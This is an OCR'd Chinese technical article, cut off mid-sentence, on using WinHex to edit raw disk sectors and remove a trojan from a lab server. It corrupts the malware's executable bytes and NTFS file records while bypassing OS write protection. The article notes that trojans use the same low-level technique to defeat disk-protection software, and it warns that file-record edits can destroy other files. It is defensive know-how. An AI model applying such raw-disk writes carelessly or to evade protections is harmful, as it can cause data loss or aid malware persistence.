
张宇翔

在平常的工作中，我们经常使用winhex对各类文件进行16进制数据编辑，由于该软件免费，绝大多数功能不受限制，体积小，下载方便，受到了用户的广泛青睐。在数据取证领域中，它被更广泛的用于对机密磁盘文件数据的恢复和搜索（恢复200K以上的单个文件需要注册)。它能显示磁盘上所有类型的文件和数据，包括处于rootkit保护下的病毒和木马文件。连我们平时通过资源管理器绝对看不到的FAT32/NTFS文件系统的配置文件$MFT、$FAT、$LogFile等，也能很清楚的看到，如图1。


图1

我要向大家介绍的是它的高级功能－－直接对硬盘扇区进行16进制读写。在其安全选项中，甚至可以选择绕开操作系统，直接从底层进行磁盘的IO操作，这样Windows系统对处于运行状态的进程所进行的写保护就被完全突破了。该技术的原理很简单，熟悉底层BIOS接口编程的程序员们都了解，但它却绝对


图3


图2

是把双刃剑：许多杀毒软件厂商据此推出了“底层粉碎顽固rootkit”的技术；相反的，许多新型木马也应用该技术突破了市场上众多的建立在操作系统基础上的“软件硬盘保护卡”。

下面，我就为大家详细介绍一次巧妙运用winhex的磁盘编辑功能清除顽固木马的过程。实验室一台重要的数据服务器无意中被插入的U盘感染了某不知名的木马，并自动重启。经过观察发现，该木马具有“典型”的国产木马特征：多处修改注册表，在控制自动运行的“run”键和“AppInit_DLLs”下进行大量设置，如图2。屏蔽了对系统文件和隐藏文件的查看功能，破坏安全模式，关闭服务器上某著名的国产杀毒软件，监控和锁定注册表数据，并对内网进行疯狂的ARP攻击。

由于该数据服务器内有大量高价值软件和数据，是整个实验室的数据中心，任务繁重，所以不能轻易拆卸硬盘、格式化硬盘或重装系统，而新安装的杀毒软件还没运行就被关闭。鉴于没有其它工具，于是决定使用winhex来解决。先根据注册表相关内容记录下所有自动启动的木马路径和文件名（还好木马没有监控和关闭注册表编辑器功能），从文件系统底层人手直接铲除。

1、执行winhex，点击“Tools”->“Open Disk..”，打开操作系统所在的驱动器盘符，该数据服务器为C盘。winhex会很快对该驱动器进行遍历，并根据文件系统类型生成包含所有文件的多级目录浏览。根据刚才记录的木马文件路径，双击进入“windows、windows\system32、C:\Documents and Settings\Administrator\开始菜单\程序\启动”等目录，可以看到所有被隐藏的木马程序文件，如图3。

2、接下来就是按名单清除木马文件，大家不用担心，这里的清除操作，就算是采用“多进程互锁”机制的木马也不会察觉，运行中的木马进程并没有被停止，而是绕过系统进程保护功能，直接破坏它的文件本体。所以重新启动系统后，木马将彻底失去自动运行的能力。单击其中某一个木马程序名，在winhex的右下角数据区域会出现可执行程序特有的“MZ...PE”等标志，如图4。鼠标点中该区域上的数据，此后在键盘上随意按键，修改之后的20－30个字节内容，破坏程序完整性即可，如图5。此时，木马已经被破坏，无法再次执行了。为保险起见，彻底根除木马，右键单击木马文件名，选取其中的“position”->“Go To FILE Record”选项，此时winhex右下角将出现木马程序在NTFS或FAT文件系统中的文件记录信息，包括文件名等，也对其进行小幅度修改，如图6。这样，即使不修改注册表自启动参数，操作系统在重启后也会找不到该木马文件，但此处危险性较高，一旦修改的太多，将破坏文件系统记录的完整性，直接导致其它重要文件的“失踪”，因此，请一定慎重使用。

至此，隐藏的其中一个木马文件被顺利清除，其余的根据注册表中的信息逐个清理就行了。重启系统，发现所有木马都无法自动运行。顺利改回注册表相关键值，系统恢复。使用这种方法，针对木马文件直接入手，有的放矢，提高




图4




图5

